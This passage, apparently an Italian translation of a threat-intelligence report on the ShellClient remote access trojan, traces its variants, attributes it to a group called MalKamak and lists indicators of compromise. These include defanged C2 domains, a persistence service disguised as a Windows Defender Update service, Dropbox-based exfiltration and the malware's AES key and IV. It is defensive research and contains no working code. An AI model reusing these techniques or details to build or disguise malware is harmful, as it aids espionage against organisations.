La seconda variante più vecchia è emersa circa 3 settimane dopo la versione iniziale. Questa variante è più matura t e contiene capacità sia di un client che di un server, compreso un nuovo metodo di persistenza del servizio che si traveste da servizio di Windows Defender Update. Questa versione di ShellClient comunica anche con il seguente dominio C2: azure.ms-tech[.]us:80

Aggiornamenti principali:

- Descrizione del file: Processo host per i processi di Windows
- Funzionalità di base:
  - Insieme predefinito di comandi C2
  - Esecuzione di comandi arbitrari tramite shell CMD o PowerShell
  - Componenti client e server
  - Persistenza tramite servizio Windows, mascherato da Windows Defender
  - Codifica/decodifica Base64 per i dati inviati da / a C2

Versione V2.1 (dicembre 2018)

Compilata circa 2 settimane dopo la variante V1, questa variante mantiene lo stesso nome e gli stessi attributi di descrizione, ma mostra ulteriori progressi nello sviluppo aggiungendo una varietà di nuove capacità, tra cui client FTP e Telnet, crittografia AES, capacità di auto-aggiornamento e altro. Questa versione di ShellClient comunica anche con il seguente dominio C2: azure.ms-tech[.]us:80

Modifiche principali:

- Funzionalità di base:
  - Implementazione di client FTP e Telnet
  - Crittografia AES dei dati inviati al C2
  - Funzione di auto-aggiornamento
  - Aggiunta degli attributi ID del client e di versioning
  - Set esteso di comandi C2 predefiniti

Variante V3.1 (gennaio 2019)

Circa un mese dopo la comparsa della variante V2.1, la variante V3.1 è stata vista nel gennaio del 2019. Ha per lo più cambiamenti minori per quanto riguarda la funzionalità. La differenza principale è la rimozione del componente "Server" dall'eseguibile, così come la nuova offuscamento del codice e un menu di comandi aggiornato. Questa versione di ShellClient comunica anche con il seguente dominio C2: azure.ms-tech[.]us:80

Modifiche principali:

- **Funzionalità di base:**
  - Rimozione del componente Server
  - Introduzione degli argomenti della riga di comando

- Primi tentativi di offuscamento del codice
- Altri comandi C2 predefiniti
- Impronta del sistema operativo tramite WMI

Variante V4.0.0 (agosto 2021)

Forse uno dei più grandi progressi nell'evoluzione di ShellClient è arrivato con la versione V4.0.0 e continuato con il suo successore V4.0.1, in cui gli autori del malware hanno implementato molti cambiamenti e miglioramenti, aggiungendo nuove capacità, migliorando l'offuscamento del codice e la protezione del codice utilizzando Costura packer, oltre ad abbandonare il dominio C2 che era attivo dal 2018.

Le tradizionali comunicazioni C2 sono state sostituite con un client Dropbox integrato, abusando della popolare piattaforma online per inviare comandi a ShellClient, oltre a memorizzare i dati rubati esfiltrati in un account Dropbox designato. Questo, in definitiva, rende più difficile il rilevamento, poiché il traffico di rete apparirebbe legittimo agli analisti di sicurezza e alla maggior parte delle soluzioni di sicurezza.

Nota: Per l'analisi completa delle varianti, si prega di fare riferimento all'Appendice A.

Attribuzione

Durante l'indagine, sono stati compiuti sforzi per identificare le istanze del codice ShellClient e per determinare la sua origine o l'affiliazione con attori di minacce noti. Dato che ShellClient era precedentemente non documentato e sconosciuto, e l'identità dell'attore di minacce dietro l'attacco non era chiara, il team Nocturnus ha cercato prima di trovare collegamenti a gruppi avversari noti che hanno effettuato attacchi simili in passato contro questo settore e le regioni interessate.

Mentre sono state osservate alcune possibili connessioni con noti attori di minacce iraniane, la nostra conclusione è che MalKamak è un nuovo e distinto gruppo di attività, con caratteristiche uniche che lo distinguono dagli altri noti attori di minacce iraniane. Pubblicando questi dati, si spera che venga data maggiore attenzione a questa minaccia e che col tempo emergano maggiori informazioni sulle origini di ShellClient.

Probabile gruppo di minacce informatiche sponsorizzato da uno Stato Nazionale

L'attuale ipotesi è che ShellClient sia stato creato e mantenuto da un attore di minacce sponsorizzato da uno stato nazionale, o da una minaccia persistente avanzata (APT). Le intrusioni analizzate da Cybereason suggeriscono che la motivazione è lo spionaggio informatico contro un insieme molto mirato di obiettivi accuratamente selezionati. Questo è supportato dal fatto che ci sono pochissimi campioni trovati nella telemetria o in-the-wild dal 2018, in contrasto con il malware-commodity che di solito può essere trovato in abbondanza.

Inoltre, il percorso PDB che è incorporato in alcuni dei campioni di ShellClient suggerisce che questo malware fa parte di un progetto limitato o classificato che potrebbe essere legato alle operazioni militari o delle agenzie di intelligence:

*E:**Projects (Confidential)**\07 - Reverse Shell\ShellClientServer_HTTP.v2\obj\Release\svchost.pdb*

Connessione russa di Turla o un falso positivo di Yara?

Esaminando alcuni "low hanging fruits", il primo indizio esaminato è stato un commento alla regola Yara che è apparso in VirusTotal insieme ad alcune delle vecchie varianti di ShellClient. La regola di Yara indicata si chiama APT_Turla_MSTCSS_Malware_Jun19_1:

Commento sulla regola Yara apparsa su VirusTotal

Il Nocturnus Team ha esaminato la possibilità che il malware ShellClient possa essere stato creato dal gruppo APT russo Turla. Tuttavia, dopo un'attenta analisi del noto malware Turla, e ancora più specificamente quelli indicati in un rapporto Symantec a cui si fa riferimento nella regola Yara, il team non ha trovato alcuna somiglianza significativa o prova che possa legare Turla a ShellClient o l'attività che è stata osservata nell'intrusione indagata.

Una connessione all'Iran

Dato che la maggior parte delle vittime si trovavano nella regione del Medio Oriente e considerando le industrie colpite, il profilo unico delle organizzazioni attaccate, così come altre caratteristiche relative all'intrusione e al malware, il team ha anche esaminato la possibilità che un attore di minacce sponsorizzato dallo stato iraniano potesse essere dietro le intrusioni dell'operazione GhostShell.

Il team di Nocturnus ha confrontato le nostre osservazioni con campagne precedenti che sono state attribuite a noti attori di minacce iraniane, ed è stato in grado di evidenziare alcune interessanti somiglianze tra ShellClient e altri attori di minacce e malware iraniani precedentemente identificati.

Tuttavia, a questo punto, la nostra stima è che questa operazione sia stata condotta da un gruppo di attività separato, soprannominato MalKamak, che ha le sue caratteristiche distinte che lo distinguono dagli altri gruppi.

Ciononostante, crediamo che evidenziare le possibili connessioni tra i vari attori della minaccia iraniana possa essere utile. Che tali connessioni siano il risultato di una collaborazione diretta tra questi attori delle minacce è attualmente sconosciuto e forse anche improbabile, data la nostra comprensione del panorama delle minacce iraniane.

Queste connessioni possono anche essere spiegate in altri modi, che sono meno diretti, per esempio un cyber mercenario che codifica per più attori di minacce potrebbe essere una probabile spiegazione che può rendere conto di alcune di queste sovrapposizioni osservate.

Incontra MalKamak: un nuovo attore di minacce iraniano

Utilizzando il famoso modello a diamante di attribuzione, il team di Nocturnus è stato in grado di determinare che gli attacchi sono stati effettuati da un nuovo gruppo di attività, soprannominato MalKamak, che finora era sconosciuto e si credeva operasse per conto degli interessi iraniani. Segue un rapido riassunto delle sue caratteristiche principali:

Paese d'origine: Iran

Anni di attività: Almeno dal 2018

Motivazione: Spionaggio informatico

Vittimologia:

- Regioni colpite: Prevalentemente il Medio Oriente, con vittime negli Stati Uniti, Europa e Russia.
- Industrie colpite: Aerospaziale e telecomunicazioni
- Strumenti unici: ShellClient (che si evolve da una semplice shell inversa a un complesso RAT)
- Strumenti generici: SafetyKatz, PsExec, ping, ipconfig, tasklist, net, and WinRAR.

Infrastrutture conosciute:

- 2018-2020: ms-tech[.].us
- 2021: DropBox C2

Kamak è il nome di un'antica creatura mitologica persiana, un gigantesco uccello malvagio responsabile della siccità e della diffusione del caos.

Somiglianze con le precedenti campagne Chafer APT

Durante l'analisi, è stato osservato che c'erano alcuni collegamenti e somiglianze potenzialmente interessanti con un attore di minacce iraniano chiamato Chafer APT (noto anche come APT39, ITG07 o Remix Kitten).

Il gruppo è attivo almeno dal 2014 e si ritiene che sia legato alla *Rana Intelligence Computing Company*, una società con sede a Teheran, precedentemente nota come società di copertura per il Ministero iraniano dell'intelligence e della sicurezza (MOIS). Il Chafer APT è noto attaccare obiettivi in Medio Oriente, così come negli Stati Uniti e in Europa.

Esaminando le campagne passate, come quella analizzata nel rapporto Chafer APT di Bitdefender, il team ha notato interessanti sovrapposizioni con le osservazioni di questa indagine, come dettagliato nelle sezioni seguenti.

La nostra valutazione attuale è che, sebbene queste sovrapposizioni siano interessanti, non siano sufficienti a stabilire l'attribuzione con un'adeguata certezza.

Dumping di credenziali

Chafer è noto utilizzare lo strumento SafetyKatz per raccogliere le credenziali da endpoint compromessi. Come menzionato in precedenza in questo rapporto, ci sono indicazioni che l'attore della minaccia qui analizzato ha utilizzato lo stesso strumento.

Persistenza offuscata

In entrambe le indagini, gli attori delle minacce hanno mantenuto la persistenza offuscando il malware come componenti legittimi di Windows sui sistemi delle vittime. Per ottenere ciò, entrambe le operazioni hanno utilizzato il nome di Windows Defender Update per mascherare la loro attività:

ShellClient Disguised Persistence	**Previous Chafer APT Disguised Persistence**

Windows Defender Update service	**Defender Update** scheduled task

Obfuscated Persistence

PDBs

Gli eseguibili in entrambe le operazioni sono stati trovati compilati da percorsi simili, in particolare contenenti la cartella "projects" sotto un'unità principale:

ShellClient PDB Paths	**Chafer APT Disguised Persistence**
D:\projects\07 - Reverse Shell\ShellClientServer_HTTP\obj\Release\svchost.pdb	**F:\Projects**\94-06\RCE\bin\Release\x64\mas.pdb
E:\Projects (Confidential)\07 - Reverse Shell\ShellClientServer_HTTP.v2\obj\Release\svchost.pdb	**F:\Projects**\94-08\XNet\bin\Release\Win32\XNet.pdb

PDB Evidence

Somiglianze con le campagne attribuite all'ATP Agrius

Un altro attore di minacce iraniano che è stato esaminato è un gruppo di attività relativamente nuovo, conosciuto come Agrius APT. Il gruppo attacca principalmente le organizzazioni e le aziende israeliane, effettuando operazioni distruttive sotto la veste di attacchi ransomware.

Un rapporto sugli attacchi di Agrius menziona una backdoor .NET personalizzata chiamata IPsec Helper. Anche se la backdoor IPsec Helper e ShellClient sono abbastanza diversi, c'erano alcune interessanti somiglianze nello stile di codifica e nelle convenzioni di denominazione, che possono indicare un collegamento tra i due malware e la possibilità che siano stati creati da sviluppatori dello stesso team o di team adiacenti.

Queste interessanti somiglianze nel codice potrebbero indicare che uno sviluppatore simile era anche dietro ShellClient, o come minimo indicare una persona che aveva accesso al codice dei due malware. Detto questo, le TTP e le intrusioni condotte da Agrius sembrano molto diverse dalle TTP e dalle intrusioni osservate in GhostShell - e quindi abbiamo concluso che è improbabile che Agrius sia dietro questa operazione.


Possibile sovrapposizione dello stile di codifica

Quando si confronta la funzione di parsing dei comandi sia di IPsec Helper che di ShellClient, si può notare una struttura del codice e una logica simili:

Code similarities between IPsec Helper and ShellClient

Convenzioni di denominazione

Sia ShellClient che IPsec Helper usano una convenzione di denominazione simile per le classi usate per lanciare il malware come servizio:



Similarities between ShellClient and IPsec Helper naming conventions


Kill Techniques

Sia ShellClient che IPsec Helper usano InstallUtil.exe nel meccanismo di auto kill. Quando ShellClient riceve un comando di auto-kill, esegue InstallUtil.exe per eliminare il servizio creato e rimuoversi

dalla macchina infetta. Quando IPsec Helper riceve un comando di auto-kill, crea ed esegue uno script batch chiamato "remover.bat". Lo script utilizza InstallUtil.exe per eliminare il servizio creato per il malware.

Decodifica e crittografia dei dati


Sia ShellClient che IPsec Helper utilizzano Base64 e AES per codificare e cifrare i dati inviati al C2. Inoltre, entrambi i malware hanno una classe separata per la codifica e la decodifica Base64 e per la codifica e la decodifica AES:



ShellClient and IPsec Helper data decoding and encryption similarities

Altre funzioni simili

Alcune funzioni di ShellClient, IPsec Helper e Apostle malware sono molto simili, per esempio la funzione Serialize, che si trova su tutte e tre le varianti del malware.



ShellClient, IPsech Helper and Apostle malware similarities

Possibile connessione all'infrastruttura

Un'altra connessione interessante identificata tra questo malware si basa sulle risoluzioni passate degli indirizzi IP del dominio utilizzato da ShellClient azure.ms-tech[.]us e un dominio utilizzato da IPsec Helper whynooneistherefornoneofthem[.]com. Entrambi questi domini sono stati risolti a entrambi gli indirizzi IP 139.162.120.150 e 50.116.17.41.

All'esame di questi indirizzi IP, funzionano come un sinkhole. Un ulteriore esame di altri domini che sono stati risolti a questi indirizzi IP in passato ha rivelato un numero significativo di domini che sono stati utilizzati dalle APT iraniane.

Conclusione

Nel rapporto Operation GhostShell, il Cybereason Nocturnus e gli Incident Response Teams hanno scoperto un nuovo e sofisticato Remote Access Trojan (RAT) soprannominato ShellClient che è stato utilizzato in attacchi altamente mirati contro un numero selezionato di società aerospaziali e di telecomunicazioni principalmente in Medio Oriente, con altre vittime situate negli Stati Uniti, Russia ed Europa. La nostra stima attuale è che gli attacchi siano stati perpetrati da un gruppo di attività iraniano appena scoperto, soprannominato MalKamak, che opera almeno dal 2018 ed è rimasto all'oscuro fino ad ora.

L'indagine sull'operazione GhostShell ha anche rivelato che ShellClient risale almeno al 2018 ed è in continua evoluzione da allora, mentre elude con successo la maggior parte degli strumenti di sicurezza e rimane completamente sconosciuto. Studiando i cicli di sviluppo di ShellClient, i ricercatori sono stati in grado di osservare come ShellClient si sia trasformato nel tempo da una shell inversa piuttosto semplice a un sofisticato RAT utilizzato per facilitare le operazioni di spionaggio informatico rimanendo inosservato.

Le versioni più recenti di ShellClient osservate nell'operazione GhostShell seguono la tendenza ad abusare dei servizi di archiviazione basati su cloud, in questo caso il popolare servizio Dropbox. Gli autori di ShellClient hanno scelto di abbandonare il loro precedente dominio C2 e sostituire il meccanismo di comando e controllo del malware con un canale C2 più semplice, ma più furtivo, che utilizza Dropbox per esfiltrare i dati rubati e per inviare comandi al malware. Questa tendenza è sempre più adottata da attori di minacce grazie alla sua semplicità e alla capacità di fondersi efficacemente con il traffico di rete legittimo.

L'intenzione dei ricercatori è che le informazioni fornite nel rapporto Operation GhostShell ispirino ulteriori ricerche riguardanti ShellClient e il gruppo di attività MalKamak recentemente identificato, e che alla fine contribuiranno a fare più luce su questo misterioso malware che è stato tenuto ben nascosto per molti anni.

Indicators of Compromise

SHA-256 Hashes

- 21cc9c0ae5f97b66d69f1ff99a4fed264551edfe0a5ce8d5449942bf8f0aefb2 - V0
- 5d5ff74906d2666be0fbfe420c5d225684aa1cb516fffc32cfeee9e788e4b6e4 - V1
- 186ab2a5662c5e3994ee1cbfcf9e7842f1e41b1a4041c67f808914dfc8850706 - V2.1
- A541afa0e73c3942b8c3645a3ba1ea59c4d6e1110e271be34fdb6a8c02a299e2 - V3.1
- 49c41771e8e348b30de43d1112221c71a6497794b541fead7f3b2eab706afba3 - V4.0.0
- 2a1044e9e6e87a032f80c6d9ea6ae61bbbb053c0a21b186ecb3b812b49eb03b7 - V4.0.1
- 19e040305fb57592bb62b41c24e9b64162e1e082230a356a304a3193743b102d - ClientCore.dll (V4.0.1)
- d7aa669de0f8a0cdb898cf33ac38ae65461de3c8c0c313c82ee8d48e408e4c4d - ExtensionLib.dll (V4.0.0 and V4.0.1)
- 6b7b6e973779c1a07891cc1fa7b3e4078a1308c4114296eb3ea429e08793efe0 - ClientCore.dll (V4.0.0)

Domains

- azure.ms-tech[.]us
- ms-tech[.].us

User Agents (V4.0.1)

- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
- Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
- Mozilla/5.0 (Windows NT 10.0; rv:66.0) Gecko/20100101 Firefox/66.0
- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 h1atfoAh-17 Firefox/66.0
- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
- Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0
- Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0
- Mozilla/5.0 (Windows NT 10.0; rv:65.0) Gecko/20100101 Firefox/65.0
- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0

- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3790.0 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3782.0 Safari/537.36 Edg/76.0.152.0
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3730.0 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.108 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.75 Safari/537.36

Service Names

- WinDefUpd
- nhdService

ShellClient V4 Encryption IOCs

- Encryption key
  158 98 64 73 240 26 162 43 95 71 180 125 45 225 114 84 107 246 64 39 14 173 113 32 153 101 212 45 242 46 234 67
  - Decoded: .b@Ið.ç+_G´}-árTkö@'..q .eÔ-ò.êC
- IV
  122 86 251 223 55 35 147 167 215 71 111 210 28 161 154 55
  - Decoded: zVûß7#.§×GoÒ.¡.7

MITRE ATT&CK BREAKDOWN

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access

Command-line interface	Windows Service	Valid Accounts	Obfuscated Files or Information	Credential Dumping
Windows Management Instrumentation			Masquerading	
PowerShell				

Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Security Software Discovery	SMB/Windows Admin Shares	Archive Collected Data	Data Encoding	Exfiltration Over Web Service

System Information Discovery			Encrypted Channel	Exfiltration Over C2 Channel
System Network Configuration Discovery			File Transfer Protocols	Exfiltration Over Alternative Protocol
			Web Protocols	